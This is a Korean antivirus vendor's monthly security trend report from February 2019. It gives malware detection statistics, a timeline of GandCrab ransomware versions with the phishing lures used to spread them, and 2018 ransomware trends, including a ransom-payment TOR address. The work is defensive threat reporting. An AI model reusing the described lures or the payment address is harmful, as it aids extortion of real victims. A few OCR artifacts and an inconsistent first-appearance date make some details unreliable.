이스트시큐리티

보안 동향 보고서

No.113 2019.02



No.113 2019.02

이스트시큐리티 보안 동향 보고서

CONTENT

01 악성코드 통계 및 분석 01-05

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

02 전문가 보안 기고 06-12

갠드크랩(GandCrab) 랜섬웨어 제왕의 변천사

2018년 랜섬웨어 동향 및 특징

03 악성코드 분석 보고 13-37

개요

악성코드 상세 분석

결론

04 글로벌 보안 동향 38-49

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

1. 악성코드 동향

2019 년 1 월에도 여전히 많은 형태의 공격이 발견되었습니다.
특히 1 월은 연말연시 이슈와 구직 시즌 이슈, 남북 관계 등을 활용한 사회공학적 기법을 동반한 공격이 다수 확인되었습니다.

2019 년 북한 신년사 평가로 위장한 APT 공격, 암호화폐 관련 내용으로 위장한 APT 공격, 통일부 기자단을 상대한 한 APT 공격, 남북경협 자문용 질문으로 위장한 APT 공격 등 다양한 소재를 활용한 APT 공격이 1 월에 확인되었으며, 그 외에도 유명 소셜커머스 입사지원서를 위장한 악성코드, 연말정산 간소화 서비스 기간 동안 유포된 연말정산 관련 악성메일 유포 공격들도 확인되었습니다.
위에서 언급한 내용 외에 다양한 APT 공격에 대한 상세 분석은 이스트시큐리티에서 서비스하는 악성코드 위협 대응 솔루션 'Threat Inside'에서 인텔리전스 분석보고서 형태로 확인이 가능합니다.

물론, 전통적인 랜섬웨어 특히, GandCrab 랜섬웨어의 공격도 입사지원서로 위장하거나, 명함제작 문의 메일 등으로 위장하는 형태로 꾸준히 발견되었습니다. 또한 1 월 말경부터는 GandCrab 랜섬웨어를 유포하는 공격자들이 GandCrab 랜섬웨어에 사용자계정 혹은 금융관련 정보를 탈취하는 인포스틸러(InfoStealer)인 Vidar 를 조합하여 유포하는 정황이 확인되었습니다.
이들 악성코드 조합은 함께 유포되는 bot 이 먼저 실행되고, 적절한 실행 및 탐지 우회를 위해 몇가지 단계를 거친 후 악성코드가 인젝션 되게 하며, 이후 상황에 따라 GandCrab 이나 InfoStealer 등을 상황에 맞게 유포하는 것으로 보입니다. 이 조합의 악성코드는 다양한 프로그램에서 사용하는 사용자 계정이나 금융관련 정보 탈취뿐만 아니라 사용자 기기에 저장된 가상 화폐 지갑 정보까지 수집을 하므로 주의가 필요합니다.

이번 1 월에는 지난 2018 년 한해 동안 발생했던 다양한 악성코드 공격에 대한 연간 동향과 흐름에 대해 몇가지 정리를 해봤습니다. 관련 내용을 이스트시큐리티 알약 블로그에 업로드하였으니, 관심 있으신 분들은 방문하셔서 내용을 확인하시는 걸 권장 드립니다.

** 2018 년 가장 핫했던 스미싱 "Trojan.Android.SmsSpy"
https://blog.alyac.co.kr/2098

** 2018 년 랜섬웨어 동향 및 특징
https://blog.alyac.co.kr/2111

** 알약을 통해 알아보는 2018 년 4 분기 및 2018 년 연간 랜섬웨어 차단통계
https://blog.alyac.co.kr/2074

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2019 년 1 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 12 월에 1,2,3 위를 차지했던 Trojan.Agent.gen, Misc.HackTool.AutoKMS, Misc.HackTool.KMSActivator 이 이번달 Top 15 리스트에서도 역시 1,2,3 위를 차지했다. 리스트에 Misc.Riskware.TunMirror 악성코드가 새롭게 올라왔는데 이 악성코드는 이번달 2,3 위를 차지한 윈도나 상용 SW 의 정품인증을 불법으로 도와주는 툴에 포함된 파일로 아직도 많은 사용자들이 불법으로 KMS 툴을 이용해 정품인증을 시도하고 있는 것을 알고 있다.

전반적으로 악성코드 진단수치 자체는 지난 12 월과 대비하여 크게 감소한 추세를 보였다.

순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	1,016,792
2	-	Misc.HackTool.AutoKMS	Trojan	711,783
3	-	Misc.HackTool.KMSActivator	Trojan	392,874
4	↑ 6	Gen:Variant.Razy.348484	Trojan	295,923
5	-	Trojan.HTML.Ramnit.A	Trojan	290,173
6	↑ 1	Trojan.ShadowBrokers.A	Trojan	254,201
7	↑ 2	Win32.Neshta.A	Virus	237,778
8	-	Misc.Keygen	Trojan	229,394
9	↓ 3	Trojan.LNK.Gen	Trojan	229,301
10	New	Misc.Riskware.TunMirror	Trojan	225,790
11	↓ 7	Worm.ACAD.Bursted	Worm	187,293
12	↑ 2	Adware.SearchSuite	Adware	162,006
13	-	Worm.ACAD.Bursted.doc.B	Worm	157,345
14	↓ 3	Exploit.CVE-2010-2568.Gen	Exploit	150,757
15	New	Worm.ACAD.Kenilfe	Worm	133,035


*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 12 월 01 일 ~ 2018 년 12 월 31 일

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 78%를 차지했으며 웜(Worm) 유형이 10%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교

1 월에는 12 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 동일하고. 웜(Worm) 취약점(Exploit), 바이러스(Virus), 애드웨어(Adware) 악성코드 유형의 경우 12 월과 1 월이 비율상은 거의 유사한 모습을 보였다.




ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


1 월 랜섬웨어 차단 통계

해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지횟수는 통계에 포함되지 않는다. 1 월 1 일부터 1 월 31 일까지 총 114,723 건의 랜섬웨어 공격시도가 차단되었다. 주말과 연휴를 제외하면 꾸준하게 하루 4,000 여건 이상의 랜섬웨어 공격 차단이 이뤄지고 있다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 1 월 한달간 총 15,370 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 12 월 한달간 확인되었던 22,465 건의 악성코드 유포지/경유지 건수에 비해 약 32%가량 감소한 수치이다.



 Copyright © 2019 ESTsecurity Corp. All rights reserved.

02

전문가 보안 기고

1. 갠드크랩(GandCrab) 랜섬웨어 제왕의 변천사

2. 2018 년 랜섬웨어 동향 및 특징

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

1. 갠드크랩(GandCrab) 랜섬웨어 제왕의 변천사

'Trojan.Ransom.GandCrab'(이하 GandCrab 랜섬웨어)은 서비스형 랜섬웨어(RaaS)로, 2018 년도를 대표하는 랜섬웨어라고도 말할 수 있습니다.

공개키 방식으로 파일을 암호화하는 랜섬웨어인 GandCrab 은 스팸 메일과 익스플로잇 킷을 통해 처음 등장하였으며, 최근에는 변종들까지 발견되고 있습니다. GandCrab 랜섬웨어는 파일 암호화 기능을 수행하며, 암호화된 파일 뒤에 '.CRAB' 확장자를 추가하는 특징을 가집니다.

GandCrab 의 구매자는 랜섬 수익을 6 대 4 로 나누는 '파트너 프로그램' 조항에 동의해야하며, 대형 구매자는 수익의 70%까지 요구할 수 있습니다.

GandCrab 은 구매자에게 지속적인 기술지원과 업데이트를 제공하고 있습니다. 독립국가연합(러시아, 몰도바, 벨라루스, 아르메니아, 아제르바이잔, 우즈베키스탄, 카자흐스탄, 키르기스스탄, 타지키스탄, 우크라이나, 투르크메니스탄)을 공격하기 위한 용도로는 구매가 불가능하며, 이 정책을 위반하면 계정이 삭제됩니다.

GandCrab 의 역사는 다음과 같습니다.

GandCrab v1

2018.01 러시아 해킹 커뮤니티에서 새로운 랜섬웨어, GandCrab 이 발견되었습니다. 랜섬웨어를 유포한 사이버 범죄조직은 RIG 및 GrandSoft EK 를 이용해 랜섬웨어를 유포했습니다.

GandCrab v2

2018.03 GandCrab v2 가 발견되었습다. 여전히 .Crab 확장자를 사용하고 있었으며 일부 내용만 변경되었습니다.

2018.03 디자이너 명의를 사칭한 GandCrab 이 발견되었습니다.

2018.04 GandCrab v2.1 이 발견되었습니다. '창작물 무단 이용에 대한 이미지 파일을 확인'이라는 내용으로 첨부 파일 실행을 유도했습니다.

2018.05 입사지원서로 위장한 갠드크랩이 발견되었습니다.

2018.05 취약점(CVE-2017-8570)으로 유포되는 갠드크랩 발견되었습니다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

02 전문가 보안 기고

2018.05 유명 취업사이트의 채용공고 지원문의로 위장한 갠드크랩이 발견되었습니다.

2018.05 합법적인 웹사이트에 숨어있는 갠드크랩이 발견되었습니다. 당시 해당 웹사이트는 최신 업데이트를 하지 않아 보안에 취약한 상태였습니다.

2018.05 매크로 기반으로 유포되는 갠드크랩이 발견됩니다. 한국어를 구사하는 랜섬웨어 유포자가 매크로 기반의 갠드크랩을 유포했습니다.

GandCrab v3

2018.05 GandCrab v3 이 Bondat 웜 변종을 통해 유포되었습니다. Bondat 웜은 이동식 디스크를 통해 유포되며 감염 PC 를 좀비 PC 로 만들 뿐만 아니라 브라우저 시작 페이지 변경하고 모네로를 채굴하는 등의 악성행위를 저질렀습니다.

2018.05 국내 대학을 대상으로 갠드크랩 랜섬웨어가 유포됩니다. 국내 대학을 대상으로 갠드크랩 랜섬웨어를 다운로드할 수 있는 악성메일이 발송되었습니다. 메일은 'Greetings to you an extract!' 라는 제목으로, 본문은 '여보세요!'로 시작했습니다. 공격자는 부채를 알린다며 첨부파일 실행을 유도했습니다.

2018.06 국내에 피고 소환장 통지서로 사칭한 악성 이메일을 통해 갠드크랩 랜섬웨어가 유포되었습니다. 이메일은 소환장 통지 내용으로 '여기서 소환 공지 다운로드'라고 적혀있는 URL 링크 클릭을 유도했습니다.

2018.06 특정인 지칭과 상품 주문 제안 내용으로 위장한 악성 메일을 통해 갠드크랩 랜섬웨어가 유포되었습니다. 메일은 특정인 이름 및 상품 제안 내용에 하이퍼텍스트(참조)로 악성 URL 을 연결하는 방식으로 되어 있었습니다.

2018.06 '이미지 저작권 침해 확인 내용'의 내용이 담긴 악성 메일로 갠드크랩 랜섬웨어가 유포되었습니다. 이 메일에는 개인 작가의 이미지를 무단으로 침해했다는 애용이 담겨있으며, 이미지 확인을 위해 첨부 파일(.egg)실행을 유도합니다.

2018.06 문자가 깨진 악성 메일을 통해 갠드크랩 랜섬웨어가 유포되었습니다. 이 메일은 이력서인 것처럼 보이는 첨부파일과 메일 제목과 첨부파일 제목의 문자가 깨져 있는 점이 특징입니다.

GandCrab v4

2018.07 암호화한 파일에 새로운 .KRAB 확장자를 붙이는 GandCrab v4 가 발견되었습니다. 새로운 버전은 이전 버전과 달리 Salsa20 암호화 알고리즘을 적용했으며, '.KRAB' 확장자를 붙이고, 랜섬노트 이름이 'KRAB-DECRYPT.txt'로 변경되었습니다. 지불은 "gandcrabmfe6mnef.onion"라는 주소를 가진 TOR 사이트를 사용했습니다.

2018.07 GandCrab v4.1 이 다운로드 사이트로 보이는 해킹 된 웹사이트들을 통해 배포 되었습니다. 최신 버전인 4.1 의 코드에는 악성코드가 감염 된 기기와 관련 된 데이터를 보내는 웹사이트 목록이 포함 되어 있었습니다. 또 GandCrab 은 이 새로운 버전에서 이전 버전에서 볼 수 없었던 네트워크 통신 전략을 추가했습니다.

2018.07 국내에 입사 지원서로 위장한 악성메일로 GandCrab 랜섬웨어가 유포되었습니다. 메일에는 경력직 입사 지원 내용이 담겨 있으며, 이력서로 위장한 악성 파일 실행을 유도합니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

02 전문가 보안 기고

2018.08 GandCrab 랜섬웨어의 제작자가 이 랜섬웨어에 대한 백신을 공개한 한국 보안 회사인 안랩에 보복을 시도했습니다.

2018.08 공정거래위원회를 사칭한 악성 메일로 GandCrab 랜섬웨어가 유포되었습니다. 발견된 공정거래위원회 사칭 악성메일은 '전자상거래에 대한 위반행위 관련 조사통지서' 내용으로 메일 본문 하단에 '붙임. 전산 및 비전산 자료 보존요청서 1 부' 내용으로 첨부 파일 확인을 유도합니다.

2018.09 전자상거래 위반행위 조사 내용이 담긴 공정거래위원회 사칭 악성 메일을 통해 국내에 GandCrab 랜섬웨어가 유포되었습니다. 최신 공정위 CI 로고를 사용하였다는 점이 특징입니다.

2018.09 GandCrab v4.3 은 Tomcat 서버의 취약한 비밀번호를 이용하여 침투하였습니다. 침투에 성공한 후, C2 서버에서 랜섬웨어와 채굴 악성코드를 내려받았습니다.

GandCrab v5

2018.09 추석 연휴동안 랜덤 확장자와 HTML 랜섬노트를 사용하고 ALPC 작업 스케쥴러 익스플로잇 악용하는 GandCrab v5 가 발견되었습니다. 기존의 GandCrab v4.x 와 비교하였을 때 달라진 점은 .KRAB 이 아닌 5 자리의 랜덤한 확장명을 사용한다는 점과, HTML 형식의 한국어 랜섬노트를 생성한다는 점입니다.

2018.10 기존 복호화 툴로 복구 불가능한 GandCrab 5.0.5 변종이 됩니다. 백신업체인 비트디펜더가 갠드크랩 복호화툴을 공개한 가운데, 최근 갠드크랩의 최신 변종인 갠드크랩 5.0.5 가 발견되어 사용자들의 주의가 필요했었습니다. 이 때 발견된 갠드크랩 5.0.5 버전은 이전에 발견되었던 갠드크랩들과 동일한 특징을 갖고 있습니다. 파일들을 암호화 한 후 확장자를 5~10 자리의 랜덤한 문자열 방식의 확장자로 변경하며, txt 형식의 랜섬노트를 사용했습니다. 갠드크랩 5.0.5 버전은 이전과 동일한 특성을 갖고 있음에도 비트디펜더가 공개한 복호화 툴로는 아래와 같이 더 이상 복호화는 불가능했었습니다.

2018.10 GandCrab 랜섬웨어 v5.0.1, v5.0.2 변종이 발견되었습니다. GandCrab v5.0.1 에서는 고정된 5 자리의 랜덤한 문자열 방식에서 5~10 자리의 랜덤한 문자열 방식의 확장명을 사용했고, 랜섬노트가 '.TXT' 형식으로 변경되었습니다.

2018.10 GandCrab v5.0.4 은 실행된 후 자신이 위치한 파일 경로에 동일한 사람 얼굴 이미지 파일 두 개를 드롭합니다. 드롭된 이미지 파일은 실제로 하는 역할은 없으며, 해당 갠드크랩 랜섬웨어 변종이 공격 타겟으로 삼고 있는 인물로 추정되었습니다.

2018.11 비너스락커(VenusLocker) 랜섬웨어 조직이 활동을 본격화해 갠드크랩을 한국에 집중 유포하였습니다. 11 월 20 일 오전부터 이력서 사칭에서 이미지 무단 사용 관련 협박 내용을 추가했고, 오후에는 임금체불 관련 출석 요구서 내용으로 위장해 갠드크랩 랜섬웨어를 유포했습니다.

2018.11 해커 조직이 파일공유 서버를 구축해 갠드크랩 V5.0.4 변종 유포했습니다. 과거 비너스락커 랜섬웨어를 유포한 조직이 한국에서 개발된 'Berryz WebShare' 파일공유 서버를 구축해 또 다른 갠드크랩 v5.0.4 변종을 유포하고 있습니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

02 전문가 보안 기고

2018.11 MS 오피스 워드의 매크로 기능을 악용하는 '갠드크랩(GandCrab) V5.0.4'이 국내 사용자를 대상으로 급속히 확산되고 있습니다. 해당 갠드크랩 5.0.4 버전은 218 년 11 월 15 일 오전에 한국어 기반의 환경에서 제작되었고, 제작된 악성 문서의 VBA 매크로 코드는 분석을 방해하기 위해 대부분 난독화되어 있는 상태입니다.

2018.11 이력서로 위장하여 GandCrab 이 국내에 지속적으로 유포되고 있습니다. 해당 메일에는 악성 알집 파일이 첨부되어 있었고, 파일을 실행하면 해당 파일이 매크로를 실행시키는 방식으로 랜섬웨어를 다운로드했습니다.

2018.11 글로벌 기업의 상표명으로 위장하거나 국내 기관을 사칭한 이메일을 통해 유포되어온 GandCrab 랜섬웨어가 발견되었습니다. 발견된 랜섬웨어는 GandCrab V5.0.3 으로, 파일 속성의 저작권과 등록상표를 해외 유명 백신업체로 위장했습니다. 하지만 해당 버전의 갠드크랩은 복호화 툴이 공개되어 복구가 가능합니다.

2018.12 GandCrab 랜섬웨어 v5.0.9 가 등장했습니다. 해당 GandCrab 은 기존 GandCrab 랜섬웨어와는 다르게 사용자화면에 "We will become back very soon! ;)"이라는 팝업창을 띄웁니다. 사용자가 확인버튼을 클릭한다면 기존의 GandCrab 랜섬웨어와 동일하게 파일을 암호화시키며, 확장자를 5~10 자리의 랜덤한 문자열 방식의 확장자로 변경하고, txt 형식의 랜섬노트를 사용합니다.

2018.12 최근 '이미지 무단사용 안내메일'이라는 내용으로 GandCrab 랜섬웨어를 유포하는 시도가 발견되었습니다. 해당 GandCrab 의 경우 내부 '바로가기' 파일(LNK)를 새롭게 변경했는데, 이전부터 제작한 LNK 파일을 1 년 넘게 사용해오다가 최근 해당 LNK 파일에 대한 탐지율이 높아져 감염율이 낮아지면서 12 월 2 일에 LNK 파일을 새로 변경한 것으로 확인되었습니다.

2018.12 GandCrab 이 연말정산 시즌을 겨냥해 국세청 홈텍스를 사칭, 악성 메일을 통해 랜섬웨어를 유포했습니다. 첨부 파일 '2018 년 연말정산 안내.alz' 에는 2 개의 LNK 파일과 1 개의 DOC 파일이 담겨 있었습니다. 사용자가 LNK 파일을 클릭하면, GandCrab 랜섬웨어가 실행되어 바탕화면이 변경되고 주요 데이터가 암호화됩니다.

2019.01 악성광고 캠페인을 통해 Vidar 인포스틸러 와 GandCrab 랜섬웨어가 결합된 형태로 배포되었습니다.

2019.01 컴퓨터 백신 프로그램을 무력화하는 GandCrab 랜섬웨어의 변종이 발견되었습니다. 해당 변종 랜섬웨어가 실행되면 Sleep() 함수를 이용해 15 분간 동작을 지연시키고, 디코이 폴더를 우회하도록 시도합니다.

2019.01 입사지원서로 위장한 갠드크랩 랜섬웨어 v5.1 이 발견되었습니다. 바탕화면 변경 파일의 파일명이 pidor.bmp 에서 bxmeoengtf.bmp 로 변경되었습니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2. 2018 년 랜섬웨어 동향 및 특징

2018 년에는 어떠한 랜섬웨어들이 등장했으며, 랜섬웨어들의 특징은 무엇이 있는지 알아보겠습니다.

GandCrab 랜섬웨어의 등장

GandCrab 랜섬웨어는 감히 2018 년을 대표하는 랜섬웨어라고도 부를 수 있겠습니다.

GandCrab 랜섬웨어는 2018 년 2 월, 러시아의 해킹 커뮤니티에서 RaaS 형태로 처음 발견된 이후 꾸준히 변종이 등장했으며, 1.0 버전부터 현재까지 5 번의 메이저 업데이트와 여러 번의 마이너 업데이트를 진행하였으며, 2018 년 12 월 말까지 5.1.9 버전까지 공개됐습니다.

GandCrab 랜섬웨어는 해외 뿐만 아니라 국내에서도 다양한 수법으로 대량 유포되고 있어 사용자들의 각별한 주의가 필요합니다.

WannaCry 랜섬웨어의 여전한 활동

WannaCry 랜섬웨어는 2017 년 5 월 유포된 랜섬웨어로, Shadow Brokers' 에서 공개한 NSA 의 'EternalBlue' 취약점을 통하여 단 시간 내 70 여개국 이상에서 동시 다발적으로 발생, 수많은 PC 들을 감염시켜 큰 혼란을 야기하였습니다. 이후 전 세계 보안 업체에서는 빠르게 조치툴을 만들어 공유하였고, 한동안 WannaCry 랜섬웨어의 위협이 잠잠해진 것으로 생각하였습니다.

하지만, 2018 년에도 여전히 WannaCry 랜섬웨어는 패치가 되어있지 않은 시스템을 타겟으로 활발히 활동하였으며, 개인 사용자 보다는 기업들을 타겟으로 공격을 진행하였습니다.

실제로 보잉의 생산공장, TSMC 공장 등이 WannaCry 랜섬웨어에 감염되어 큰 피해를 입었으며, 알약의 2018 년 랜섬웨어 탐지통계에서도 WannaCry 탐지율이 Top5 안에 들어갈 정도로 높았습니다.

요구하는 랜섬머니 종류의 다양화

2017 년 대부분의 랜섬웨어들은 랜섬머니를 비트코인으로 요구하였습니다.

하지만 2018 년에 등장한 다양한 랜섬웨어 및 랜섬웨어 변종들은, 비트코인 이외에도 다양한 방식으로 랜섬머니를 요구하였습니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

비트코인캐시, 모네로, 제트캐시 등 암호화폐 뿐만 아니라 중국의 위챗페이, Alipay, 체크카드 납부 등 다양한 방식으로 랜섬머니를 요구하여 금전적 이득을 취하려 노력하였습니다.

기업 및 기관들의 시스템을 노리는 랜섬웨어 공격의 증가

